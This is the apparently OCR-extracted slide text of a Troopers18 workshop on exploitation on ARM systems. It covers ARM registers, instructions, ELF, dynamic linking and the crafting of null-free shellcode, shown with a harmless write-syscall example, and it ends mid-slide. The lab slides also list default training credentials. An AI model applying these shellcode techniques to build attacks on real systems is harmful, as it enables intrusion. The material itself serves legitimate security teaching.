Exploitation on ARM-based Systems

Troopers18

Sascha Schirra, Ralf Schaefer

March, 12th 2018

Who Are We

Sascha Schirra

- Independent Security Consultant
    - Reverse engineering
    - Exploit development
    - Mobile application security
    - Embedded systems
- Twitter: @s4sh_s

Ralf Schaefer

- Security Analyst
    - Reverse engineering
    - FortiOS/CiscoIOS manipulation
    - Mobile communications
- Twitter: @d0gtail

Lab Environment

- WiFi:make exploit_on_arm
- Kali Linux Virtual Machine
    - root:toor
    - Qemu/RaspberryPi
        - 10.10.0.2
- Raspberry Pi II / ARMv7
    - userX:userX
    - 192.168.0.51 - 55

Lab Environment - Used Software

Software	Description
`gdb`	Debugger on GNU/Linux
`gef`	GDB extension
`as`	GNU Assembler
`objcopy`	Copies data from object files
`hexdump`	Dump bytes in user specified format
`ropper`	Gadget finder and more
`netcat`	TCP/IP swiss army knife

Course Outline (1)

ARM Architecture

- ARM CPU
- Modes
- States
- Addressing Modes
- Instructions
- Conditionals

Linux Application Basics

- Executable and Linkable Format
- Process Layout
- Calling Conventaions
- Stack Frames
- Dynamic Linking

Course Outline (2)

Create Shellcode

- What is shellcode
- System calls
- How to craft shellcode

Stack-based Memory Corruptions

- What are buffer overflows?
- How can buffer overflows occur?
- Possibilities
- How to exploit?

Course Outline (2)

XN and ROP

- What does XN mean?
- ret2libx
- Return Oriented Programming

Address Space Layout Randomization


- What is ASLR?
- Bruteforce ASLR

ARM Architecture

```
83a00001    movhi   r0, #1
93a00000    movls   r0, #0
e1560001    cmp     r6, r1
83a00000    movhi   r0, #0
e3500000    cmp     r0, #0
02477001    subeq   r7, r7, #1
12477002    subne   r7, r7, #2
10811006    addne   r1, r1, r6
e0412002    sub     r2, r1, r2
e1a00002    mov     r0, r2
e1a0100a    mov     r1, sl
e58d2004    str     r2, [sp, #4]
eb03cce1    bl      10a2a4
e59d2004    ldr     r2, [sp, #4]
e1a0100a    mov     r1, sl
e6ff4074    uxth    r4, r4
e1a05000    mov     r5, r0
e1a00002    mov     r0, r2
eb03cd56    bl      10a490
e0090599    mul     r9, r9, r5
e1841801    orr     r1, r4, r1, lsl #16
e1590001    cmp     r9, r1
9a000009    bls     16f6c
e0911006    adds    r1, r1, r6
33a02001    movcc   r2, #1
23a02000    movcs   r2, #0
e1590001    cmp     r9, r1
93a02000    movls   r2, #0
82022001    andhi   r2, r2, #1
e3520000    cmp     r2, #0
02455001    subeq   r5, r5, #1
12455002    subne   r5, r5, #2
10811006    addne   r1, r1, r6
e0411009    sub     r1, r1, r9
e1850807    orr     r0, r5, r7, lsl #16
eaffff18    b       16bdc
e0455006    sub     r5, r5, r6
e1a0a826    lsr     sl, r6, #16
e6ff9076    uxth    r9, r6
e3a0b001    mov     fp, #1
eaffffc8    b       16eb0
e0911006    adds    r1, r1, r6
33a02001    movcc   r2, #1
23a02000    movcs   r2, #0
e15b0001    cmp     fp, r1
93a02000    movls   r2, #0
82022001    andhi   r2, r2, #1
e3520000    cmp     r2, #0
02455001    subeq   r5, r5, #1
12455002    subne   r5, r5, #2
eaffff05    b       16bd0
e1530001    cmp     r3, r1
21520000    cmpcs   r2, r0
```

ARM

- Advanced RISC Machines
  - Previously named Acorn RISC Machine
- ARM Holding (since 1990)
  - Sells IP (Intellectual Property) cores and ARM architectural licences
  - IP cores
    - core design, can be combined with own parts to build a fully functioning chip
  - Arch licence - chip has to fully comply with the ARM architecture
  - Neither manufactures nor sells CPUs



ARM Architecture

- Reduced Instruction Set Computing
    - Small instruction set
    - Large uniform register file
    - Load / store architecture
    - Simple addressing modes
    - Fixed instruction size
- Conditional instructions

```
02477001        subeq   r7, r7, #1
12477002        subne   r7, r7, #2
10811006        addne   r1, r1, r6
e0412002        sub     r2, r1, r2
e1a00002        mov     r0, r2
e1a0100a        mov     r1, sl
e58d2004        str     r2, [sp, #4]
eb03cce1        bl      10a2a4
e59d2004        ldr     r2, [sp, #4]
e1a0100a        mov     r1, sl
e6ff4074        uxth    r4, r4
e1a05000        mov     r5, r0
e1a00002        mov     r0, r2
eb03cd56        bl      10a490
e0090599        mul     r9, r9, r5
e1841801        orr     r1, r4, r1, lsl #16
e1590001        cmp     r9, r1
9a000009        bls     16f6c
e0911006        adds    r1, r1, r6
33a02001        movcc   r2, #1
23a02000        movcs   r2, #0
e1590001        cmp     r9, r1
93a02000        movls   r2, #0
82022001        andhi   r2, r2, #1
e3520000        cmp     r2, #0
02455001        subeq   r5, r5, #1
12455002        subne   r5, r5, #2
10811006        addne   r1, r1, r6
e0411009        sub     r1, r1, r9
e1850807        orr     r0, r5, r7, lsl #16
eaffff18        b       16bdc
e0455006        sub     r5, r5, r6
e1a0a826        lsr     sl, r6, #16
e6ff9076        uxth    r9, r6
e3a0b001        mov     fp, #1
eaffffc8        b       16eb0
e0911006        adds    r1, r1, r6
33a02001        movcc   r2, #1
23a02000        movcs   r2, #0
e15b0001        cmp     fp, r1
93a02000        movls   r2, #0
82022001        andhi   r2, r2, #1
e3520000        cmp     r2, #0
02455001        subeq   r5, r5, #1
12455002        subne   r5, r5, #2
eaffff05        b       16bd0
e1530001        cmp     r3, r1
21520000        cmpcs   r2, r0
```

ARM Architecture

- Architecture profiles has been introduced
    - A - Application
    - R - Real-time
    - M - Microcontroller

Architecture	Family
ARMv1	ARM1
ARMv2	ARM2
ARMv3	ARM7
ARMv4	ARM7
ARMv5TE	ARM7EJ, ARM9E, ARM10E
ARMv6	ARM11, Cortex-M0, Cortex-M0, Cortex-M1
ARMv7	Cortex-A, Cortex-R, Cortex-M3, Cortex-M4
ARMv8	Cortex-A

ARM versions affected by Meltdown / Spectre

- Variant 1: bounds check bypass (CVE-2017-5753)
- Variant 2: branch target injection (CVE-2017-5715)
- Variant 3: rogue data cache load (CVE-2017-5754)
- Variant 3a: additional variant to 3


Processor	Vulnerability
Cortex-R7, 8	1, 2
Cortex-A8, 9, 15	1, 2
Cortex-A15	1, 2, 3a
Cortex-A17	1, 2
Cortex-A57, 72	1, 2, 3a
Cortex-R75	1, 2, 3

Privilege Levels

ARM	x86
User(USR)	RING 3
Fast Interrupt Request (FIQ)	
Interrupt Request (IRQ)	
Supervisor (SVC)	RING 0
Monitor (MON)	
Abort (ABT)	
Undefined (UND)	
System (SYS)	

Registers

- Register size 32 bit
- r0 - r12 - General purpose
- r11 - Frame Pointer
- r13 - Stack Pointer
- r14 - Link Register
- r15 - Program Counter
- CPSR/APSR - Status register
  - N - Negative condition
  - Z - Zero condition
  - C - Carry condition
  - V - oVerflow condition
  - E - Endianness state
  - T - Thumb state



r0

r1

r2

r3

r4

r5

r6

r7

r8

r9

r10

r11 (fp)

r12

r13 (sp)

r14 (lr)

r15 (pc)

CPSR

Registers - Compared to x86

ARM	Description	x86
r0	General Purpose	EAX
r1	General Purpose	EBX
r2	General Purpose	ECX
r3	General Purpose	EDX
r4	General Purpose	ESI
r5	General Purpose	EDI
r6	General Purpose	
r11(fp)	Frame Pointer	EBP
r12	Intra Procedural Call	
r13(sp)	Stack Pointer	ESP
r14(lr)	Link Register	
r15(pc)	Program Counter/Instruction Pointer	EIP
CPSR	Current Program State Register/Flags	EFLAGS

States

The ARM CPU can work in different states. Each state has its own instruction set.

- ARM
- Thumb / Thumb-2
- Jazelle (replaced with ThumbEE)
- ThumbEE (deprecated)

ARM State

- Default state
- `r0`-`r12`, `sp`, `lr`, `pc` are accessible

Instruction size	32 bit
Alignment	32 bit

©Sascha Schirra, Ralf Schaefer

Thumb State

- Introduced wiht ARMv4T
- Smaller instruction size (16 bit) but less instructions
    - `pc` can only be modified by specific instructions
- better code density - less performance
- Only `r0`-`r7`, `sp`, `lr`, `pc` are accessible by most instructions
- Thumb-2 state introduced in 2003 with ARMv6T2
    - Extends Thumb state with 32 bit instructions
    - Those instructions can access all registers

Instruction size	16 / 32 bit
Alignment	16 bit

Jazelle DBX

- Direct Bytecode eXecution
- Allows equipped ARM-Processors to execute Java-Bytecode in hardware
- First introduced with the ARM926EJ-S Processor

Thumb EE

- Introduced with ARMv7 in 2005
- Also called Jazelle RCT (Runtime Compilation Target)
- Defines the Thumb Execution Environment
- Based on Thumb
- Target for dynamically generated code (Java, C#, Perl, Python)
    - Code compiled shortly before or during execution (JIT compilers)
- In 2011, ARM deprecated the use of ThumbEE
- ARMv8 removes support for ThumbEE

Endianness

- Endianness means byte ordering
  - Little Endian - least significant byte is stored first
  - Big Endian - most significant byte is stored first
- Refers to multibyte values, e. g. integer, long

Example: How is the value **`0x11223344`** stored?

LITTLE ENDIAN	44	33	22	11
BIG ENDIAN	11	22	33	44

Instruction format

```
[instruction][condition][s][destination],[source],[other operand(s)...]
```

- s - update status register
- Every instruction can be made conditional

```
    add     r1, r2, #2  @ r1=r2+2
    suble   r1, r2, #3  @ if less than: r1=r2+3
    movs    r1, r2      @ r1=r2, Status Register update
```

Inline Barrel Shifter

- Possibility to perform shift operations to the second operand inline with other instructions
  - Available for ARM and Thumb-2 (32 bit wide)

Mnemonic	Description
`lsl #n`	logical shift left
`lsr #n`	logical shift right
`asr #n`	arithmetic shift right
`ror #n`	rotate right

```
mov r0, r1, lsl #2          @ r0 = r1 << 2
add r1, r1, r2, lsr #1      @ r1 = r1 + r2 >> 1
```

Load / Store

ARM solely uses Load/Store operations to manipulate memory. Unlike x86 where most instructions are allowed to manipulate data in the memory, on ARM one need to load the data into registers, manipulate it and store it back to memory.

```
_start:
    ldr r2, [r1]    @ loads the value found @ r1
    add r2, #1      @ adds 1 to the value
    str r2, [r1]    @ stores the new value to r1
```

Load/Store

- Loads value from r0 to r4

```
ldr r4, [r0]
```

- Stores value from r4 to r0

```
str r4, [r0]
```

Load/Store Multiple

- `ldm` and `stm` can be used to store multiple registers

```
@ [r0]=r1, [r0+4]=r2, [r0+8]=r3
ldm r0, {r1,r2,r3}

@ [r0]=r1, [r0+4]=r2, [r0+8]=r3, r0=r0+8
ldm r0!, {r1,r2,r3}

@ r1=[r0], r2=[r0+4], r3=[r0+8]
stm r0, {r1-r3}

@ r1=[r0], r2=[r0+4], r3=[r0+8], r0=r0+8
stm r0!, {r1,r2,r3}
```

Load/Store Multiple

- `ldm` and `stm` instructions can be extended with a mode
- The mode defines if the address shall be incremented or decremented
- Lower registers are stored on lower addresses
- `push` and `pop` are aliases for `stmdb` and `ldmia`

Mode	Description
IA	Increment After (default)
IB	Increment Before
DA	Decrement After
DB	Decrement Before

```
@ [r0+4]=r1, [r0+8]=r2, [r0+12]=r3
ldmib r0, {r1,r2,r3}
```

Load Immediate Values

- ARM has a fixed instruction length of 32bit
    - Includes opcode and operands
- Only 12 bits left for immediate values
- If bit 25 is set to 0 the last 12bit are handeld as 2nd operand


31 30 29 28	27	26	25	24	23	22	21	20	19 18 17 16	15 14 13 12	11 10 9 8 7 6 5 4 3 2 1 0
Opcode	0	0	0	1	0	0	0	S	Operand1	Dest	Operand2

- If bit 25 is set to 1 the last 12 bit are handled as immediate

31 30 29 28	27	26	25	24	23	22	21	20	19 18 17 16	15 14 13 12	11 10 9 8 7 6 5 4 3 2 1 0
Opcode	0	0	1	1	0	0	0	S	Operand1	Dest	Immediate

Load Immediate Values

- In order to make it possible to load bigger values than 4096 (12 bit), the value is split



- `a` = 8 bit value (0 to 255)
- `b` = 4 bit value (used for rotate right (ROR))
- Immediate = `a ror (b << 1)`

Load Immediate Values - tests

- Assemblers dodge big immediates in different ways (ldr)
- If immediate is bigger than 255, it should be tested
  - if not rotateable, do not rely on how the target might handle it
  - use other ways to make the immediate fit

```
    ldr  r1, =0x11223344    @ most likely substituted by pc + relative

    movw r1, #0x3344        @ load the value in two steps, r1 = 0x3344
    movt r1, #0x1122        @ r1 = 0x11223344

    mov  r2, #0x2e00        @ assemble first part of 0x2ee0
    orr  r2, #0xe0          @ assemble second part of 0x2ee0
```

Addressing - Offset


- Load / Store indexed with immediate value or register and barrel shifter
  - Pre-Indexed
  - Pre-Indexed with change
  - Post-Indexed

```
    ldr r2, [r0, #8]          @ load from r0+8
    ldr r2, [r0, #8]!         @ load from r0+8 and change r0
    ldr r2, [r0], #8          @ load from r0 and change r0 afterwards

    str r2, [r0, r1]          @ store to r0+r1
    str r2, [r0, r1, lsl#2]!  @ store to r0+r1 and change r0
    str r2, [r0], r1          @ store to r0 and change r0 afterwards
```

PC Relative Addressing

- Used to address constants in literal pool
    - Part of code region
    - Storage of constants
- The CPU fetches two instructions in advance
- Therefore, the real PC value is higher
    - 8 bytes in ARM state
    - 4 bytes in Thumb state
        - bit[1] is zeroed out
        - address is 4 byte aligned



```
add r1, pc, #8
adr r1, #8
```

PC Relative Addressing

```
.section .text
.global _start

_start:
    .code 32
    add r2, pc, #1
    bx r2

    .code 16
    add r1, pc, #4          @ address ”Hello World”
    mov r2, r2
    mov r3, r3              @ pc points to here
    bkpt
    .ascii ”Hello World”  @ literal pool
```

Bitwise Instructions

Operation	Assembly	Simplified
bitwise AND	and r0, r1, #2	r0=r1 & 2
bitwise OR	orr r0, r1, r2	r0=r1 | r2
bitwise XOR	eor r0, r1, r2	r0=r1 ^r2
bit clear	bic r0, r1, r2	r0=r1 & !r2
Move negative (NOT)	mvn r0, r2	r0=!r2

Arithmetic Instructions

Operation	Assembly	Simplified
Add	add r0, r1, #2	r0=r1 + 2
Add with carry	adc r0, r1, r2	r0=r1 + r2 + 1
Subtract	sub r0, r1, #2	r0=r1 – 2
Sub with carry	sbc r0, r1, r2	r0=(r1 – r2) IF NOT(carry) – 1
Reverse Sub	rsb r0, r1, #2	r0=2 – r1
Reverse Sub with carry	rsc r0, r1, r2	r0=(2 – 1) IF NOT(carry) – 1
Multiply	mul r0, r1, r2	r0=r1 * r2
Multiply and Accumulate	mla r0, r1, r2, r3	r0=r1 * (r2 + r3)

State Register affected by Arithmetic Instructions

Flag	Logical Operation	Artihmetic Operation
Negative (N=1)	-	Result was a negative number
Zero (Z=1)	Result was zero	Result was zero
Carry (C=1)	After shift ’1’ was left in carry	Result greater than 32bits
o**V**erflow	-	Result greater than 31bits possible corruption of signed bit

Branches

- Possibility to ‘jump’ to a certain location (address) in the code
- Simple branch to another positions
- Functions also get called by branches
    - `bl[x]` = branch and link
    - link means that the return address is stored in the `lr` register
- Branches solely use offsets

```
...
@ branches
b #1234     @ branch to current address + 1234
bx r1       @ branch to address in r1
@branch and link
bl #1234    @ branch to current address + 1234
blx r1      @ branch to address in r1
...
```

Branches

- Branches with saving the link register (return to pc + 4)

```
    ...
    bl adding   @ save the address
    mov r1, r0  @ to the mov instruction
                @ in the lr register
    ...
adding:
    add r1, r2, #2
```

Branches

- Branches with switching ARM/Thumb state
  - bx and blx
    - branch and eXchange

```
add r2, r2, #1 @ prepare address for exchange
bx r2          @ branch and exchange
```

Branches

In order to set the CPU to thumb state,

the least significant bit has to be set to 1 If the least significant bit has not been set, the CPU switches to ARM state.

Address of code	0x00040000
Address that has to be used	0x00040001

Conditional Execution

- Two letter suffix appended to mnemonic
- Condition is tested to current state register flags

```
subs r0, r0, #1
subne r0, r0, #2
adde  r1, r1, #2
```

- s suffix behind sub means that the state register gets updated
- subne - sub not equal, subtract if zero flag is not set
- adde - add not equal, add if zero flag is set

Conditional Execution

Suffix	Description	Flag
EQ	Equal/equals zero	Z==1
NE	Not equal	Z==0
CS/HS	Carry set/unsigned >=	C==1
CC/LO	Carry clear/unsigned	C==0
MI	Minus / negative	N==1
PL	Plus / positive or	N==0
VS	Overflow	V==1
VC	No Overflow	V==0

Conditional Execution

Suffix	Description	Flag
HI	unsigned >	(C==1 && Z==0)
LS	unsigned <=	(C==0 || Z==1)
GE	signed >=	N==V
LT	signed <	N!=V
GT	signed >	(Z==0 && (N==V))
LE	signed <=	(Z==1 || (N!=V))
AL	Always (default)	any

Conditional Execution in Thumb state

- Before Thumb-2 (ARMv6T2) only conditional branches could be conditional - `cbz`, `cbnz`
- Thumb-2 needs the `it` instruction for conditional execution
  - `it` - means if-then
  - `it` - can be expanded with additional `t`s and `e`s (else)
  - `ittee` - if-then-then-else-else - max four conditionals
  - only available in processors supporting Thumb-2
  - `it` - supports up to four conditional instructions
- Instructions inside the `it`-block have to be the same or logical inverse
  - `ite eq` - 1st & 2nd instruction must be `eq` and 3rd must be `ne`

```
    ite gt          @ next instruction is conditional
    addgt r2, r1    @ conditional add
    suble r3, r2    @ conditional sub
```

Conditional Execution in Thumb state

- Conditional branches has to be the last instruction in the `it`-block

```
ittee eq        @ next instruction is conditional
addeq r2, r1    @ conditional add
addeq r3, r2    @ conditional add
movne r0, r3    @ conditional move
bne   r0        @ conditional branch
```

Most common ARM instructions

ADD	add	B	branch
SUB	subtract	BL	branch with link
MUL	mulitplication	BX	branch with exchange
AND	bitwise and	BLX	branch with link and exchange
EOR	exclusive or	MOV	move data
ORR	bitwise or	MVN	move bitwise not
LSL	logical shift left	LDR	load data
LSR	logical shift right	STR	store data
ASR	arithmetic shift right	LDM	load multiple
ROR	rotate right	STM	store multiple
CMP	compare	PUSH	push on stack
SVC	supervisor call	POP	pop from stack

Linux Application Basics

Executable and Linkable Format


- ELF - Executable and Linkable Format
- Default file format for GNU/Linux
  - Executables
  - Shared Objects (Libraries)
  - Core files
- Consists of sections and segments
  - Linker is interested in sections
  - Kernel / Loader is interested in segments

Executable and Linkable Format - Structure

ELF Header

- Magic `\x7fELF`
- Type of file
- Architecture
- Entry Point
- Offset and number of program headers
- Offset and number of section headers

```
readelf -h <elf_file>
ropper -f <elf_file> --info
```




Executable and Linkable Format - Structure

Program Header

- Segments that are mapped in the memory
- Virtual address
- Size
- Permissions - RWE

```
readelf --segments <elf_file>
ropper -f <elf_file> --segments
```



ELF Header

Program Headers

Section 1

Section 2

Section 3

Section 4

Section 5

...

Section n


Section Headers

Executable and Linkable Format - Structure


Section Header

- Name - only index in string table
- Offset in the file
- Size
- Different types of sections
  - ST_PROGBITS - program bits
  - ST_STRTAB - strings
- Common sections
  - .text
  - .data

```
readelf --sections <elf_file>
ropper -f <elf_file> --sections
```



Process Layout - Linux 32 bit



Process Layout - Heap

- Managed by the libc
  - `ptmalloc` is currently used
- Dynamically allocated memory
- Grows to high addresses


Process Layout - Stack

- Last In - First Out (LIFO)
- Consists of stack frames
- Used for local variables of functions
- Automatically created for each called function


Calling Convention

How to call functions

- The first four arguments in registers `r0-r3`
- More arguments on the stack
- Return value will be stored in `r0`
- `r4` - `r11` have to be preserved by subroutines



Stack Frames



Stack Frames - Function Prologue

- Functions are called through `bl` and `blx`
  - Return address is stored in link register (`lr`/`r14`)
- Registers that have to be preserved are stored on the stack
- Link register is stored on the stack in the function prologue if the function is not a leaf function

```
push    {fp, lr}
add     fp, sp, #4
sub     sp, sp, #136
```

Stack Frames - Function Epilogue

- Preserved registers are restored
- `pc` is restored
    - several possibilities
        - restore `lr` and branch to `lr`
        - restore `pc` through `pop`

```
sub sp, fp, #4
pop {fp, pc}
```

```
sub sp, fp, #4
pop {fp, lr}
bx  lr
```

Dynamic Linking (1)

- Applications are split into several files
  - Executable
  - Libraries (*.so)
- Addresses of functions in libraries are not fixed
  - Position independed code
- Addresses of functions have to be resolved during runtime
- ELF supports dynamic linking
  - Global Offset Table (`.got`/ `.plt.got`)
  - Procedure Linkage Table (`.plt`)
- Dynamic linker is used to resolve addresses

Dynamic Linking (2)

- Global Offset Table
  - Array of pointers
  - Addresses of functions and variables
  - Variables are resolved when the program is started
- Procedure Linkage Table
  - Consists of code for every function that has to be linked
  - Is called instead of the real function
  - Is used for address resolution in a lazy linking manner
  - Uses GOT to store pointers of resolved functions

Dynamic Linking - Lazy Linking (1)

Example: calling `printf`

Call of the entry in the `PLT` instead of the real function

```
0x104aa:    blx 0x1030c              @ printf in plt
```

`PLT` entry of `printf`

```
0x1030c:    add r12, pc, #0, 12      @ set r12 to pc
0x10310:    add r12, r12, #16, 20    @ add 0x10000
0x10314:    ldr pc, [r12, #3320]!    @ set r12 to GOT
                                     @ address of printf
                                     @ and load the address
                                     @ from there into pc
```

Dynamic Linking - Lazy Linking (2)

```
0x1030c:    add r12, pc, #0, 12      @ r12 = 0x10314
0x10310:    add r12, r12, #16, 20    @ r12 = 0x20314
0x10314:    ldr pc, [r12, #3320]!    @ r12 = r12 + 3320
                                     @ = 0x2100c
```

```
ropper -f <elf_file> --imports
...
Offset      Type  Name
------      ----  ----
0x0002100c  R8    printf
0x00021010  R8    strcpy
0x00021014  R8    __libc_start_main
0x00021018  R8    __gmon_start__
0x0002101c  R8    abort
```

Dynamic Linking - Lazy Linking (3)

- When a function is called the first time, the address in the GOT points to code in the PLT that jumps to the dynamic linker
- The dynamic linker uses the address in r12 to look for the name of the function in the string table
- The linker uses that name to resolve the real address of the function in the library
- If the linker can resolve the address, it writes the real address to the GOT entry of the function and jumps to the function
- When the function is called the next time, it jumps into the PLT and then to the function directly

Shellcode

What is Shellcode?

Shellcode is a sequence of bytes that can be interpreted and executed by the CPU. Historically it is called shellcode, because the first versions spawned a shell.

Mostly, shellcode consists of position indepedent code. To accomplish this on GNU/Linux, system calls can be used.


Shellcode must be free of so-called bad bytes. Bad bytes are bytes that interfere with the placement of the shellcode (e.g. a null byte if string operations like `strcpy` are used).

System Calls

- Interface to the Kernel
  - Ask the Kernel to do something for you
  - Possibility to call higher privileged functions
- libc has wrapper functions for the syscalls
  - `write(...)`
  - `read(...)`
  - `execve(...)`
  - etc.

Calling System Calls

- Arguments in `r0` - `r5`
- System call no in `r7`
- `swi`/`svc #0` to make a system call
  - `swi` means Software Interrupt, replaced with `svc`
  - `svc` means SupervisorCall
  - #1 can also be used to make a system calls



Creating Shellcode

Let’s create shellcode that uses the system call `write` and prints a message.

libc wrapper

```
write(1, ”ARM Assembly”, 12);
```

System call

syscall	r7	r0	r1	r2
sys_write	0x4	unsigned int fd	const char *buf	size_t count

Creating Shellcode

```
.section .text
.global _start

_start:
    add r1, pc, #12          @ set r1 to pc + 12    - address of string
    mov r0, #1               @ mov 1 into r0        - stdout
    mov r2, #12              @ mov 12 into r2       - length of string
    mov r7, #4               @ mov 4 into r7        - syscall no write
    svc #1
    .ascii ”ARM Assembly\0”
```

Creating Shellcode

```
.section .text
.global _start

_start:
    add r1, pc, #12
    mov r0, #1
    mov r2, #12
    mov r7, #4
    svc #1
    .ascii ”ARM Assembly\0”
```

10	10	8F	E2
01	00	A0	E3
0C	20	A0	E3
04	70	A0	E3
01	00	00	EF
41	52	4D	20
41	73	73	65
6D	62	6C	79
00			

Creating Shellcode

```
.section .text
.global _start

_start:
    add r1, pc, #12
    mov r0, #1
    mov r2, #12
    mov r7, #4
    svc #1
    .ascii "ARM Assembly\0"
```

10	10	8F	E2
01	00	A0	E3
0C	20	A0	E3
04	70	A0	E3
01	00	00	EF
41	52	4D	20
41	73	73	65
6D	62	6C	79
00			

Creating Shellcode

Problem: null bytes in shellcode

Fix: Use Thumb instruction set to craft shellcode.

Creating Shellcode

```
.section .text
.global _start

_start:
    .code 32
    add r1, pc, #1              @ set r1 to pc+1
    bx r1                       @ branch to r1 to switch to Thumb

    .code 16
    add r1, pc, #8              @ set r1 to pc + 8  - address of string
    mov r0, #1                  @ set r0 to 1       - stdout
    mov r0, #1                  @ fill inst., needed because of add r1
    mov r2, #12                 @ set r2 to 12      - length of string
    mov r7, #4                  @ set r7 to 4       - syscall no write
    svc #1
    .ascii ”ARM Assembly\0”
```

Creating Shellcode

```
.section .text
.global _start

_start:
    .code 32
    add r1, pc, #1
    bx r1

    .code 16
    add r1, pc, #8
    mov r0, #1
    mov r0, #1
    mov r2, #12
    mov r7, #4
    svc #1
    .ascii ”ARM Assembly\0”
```

```
01 10 8F E2
11 FF 2F E1
02 A1
01 20
01 20
0C 22
04 27
01 DF
41 52 4D 20
41 73 73 65
6D 62 6C 79
00
```

Creating Shellcode

```
.section .text
.global _start

_start:
    .code 32
    add r1, pc, #1
    bx r1

    .code 16
    add r1, pc, #8
    mov r0, #1
    mov r0, #1
    mov r2, #12
    mov r7, #4
    svc #1
    .ascii ”ARM Assembly\0”
```

```
01 10 8F E2
11 FF 2F E1
02 A1
01 20
01 20
0C 22
04 27
01 DF
41 52 4D 20
41 73 73 65
6D 62 6C 79
00
```

Creating Shellcode

```
.section .text
.global _start

_start:
    .code 32
    add r1, pc, #1
    bx r1

    .code 16
    eor r2, r2, r2
    add r1, pc, #8
    mov r0, #1
    strb r2, [r1, #12]      @ overwrite the A
    mov r2, #12
    mov r7, #4
    svc #1
    .ascii ”ARM AssemblyA”  @ \0 replaced with A
```

Creating Shellcode

```
.section .text
.global _start

_start:
    .code 32
    add r1, pc, #1
    bx r1

    .code 16
    eor r2, r2, r2
    add r1, pc, #8
    mov r0, #1
    strb r2, [r1, #12]
    mov r2, #12
    mov r7, #4
    svc #1
    .ascii ”ARM AssemblyA”
```

01	10	8F	E2
11	FF	2F	E1
02	A1		
01	20		
0A	73		
0C	22		
04	27		
01	DF		
41	52	4D	20
41	73	73	65
6D	62	6C	79
41			

Compile Shellcode

Use GNU Assembler to compile ARM assembler

```
as -o shellcode.o shellcode.s
```

Optional: In order to test whether the shellcode works, it is necessary to link it

```
ld -N -o shellcode shellcode.o
```

Extract Bytes

Since the GNU assembler creates a full ELF binary, it is necessary to extract the bytes

```
objcopy -O binary shellcode.o shellcode.bin
```

Print bytes in C string format

```
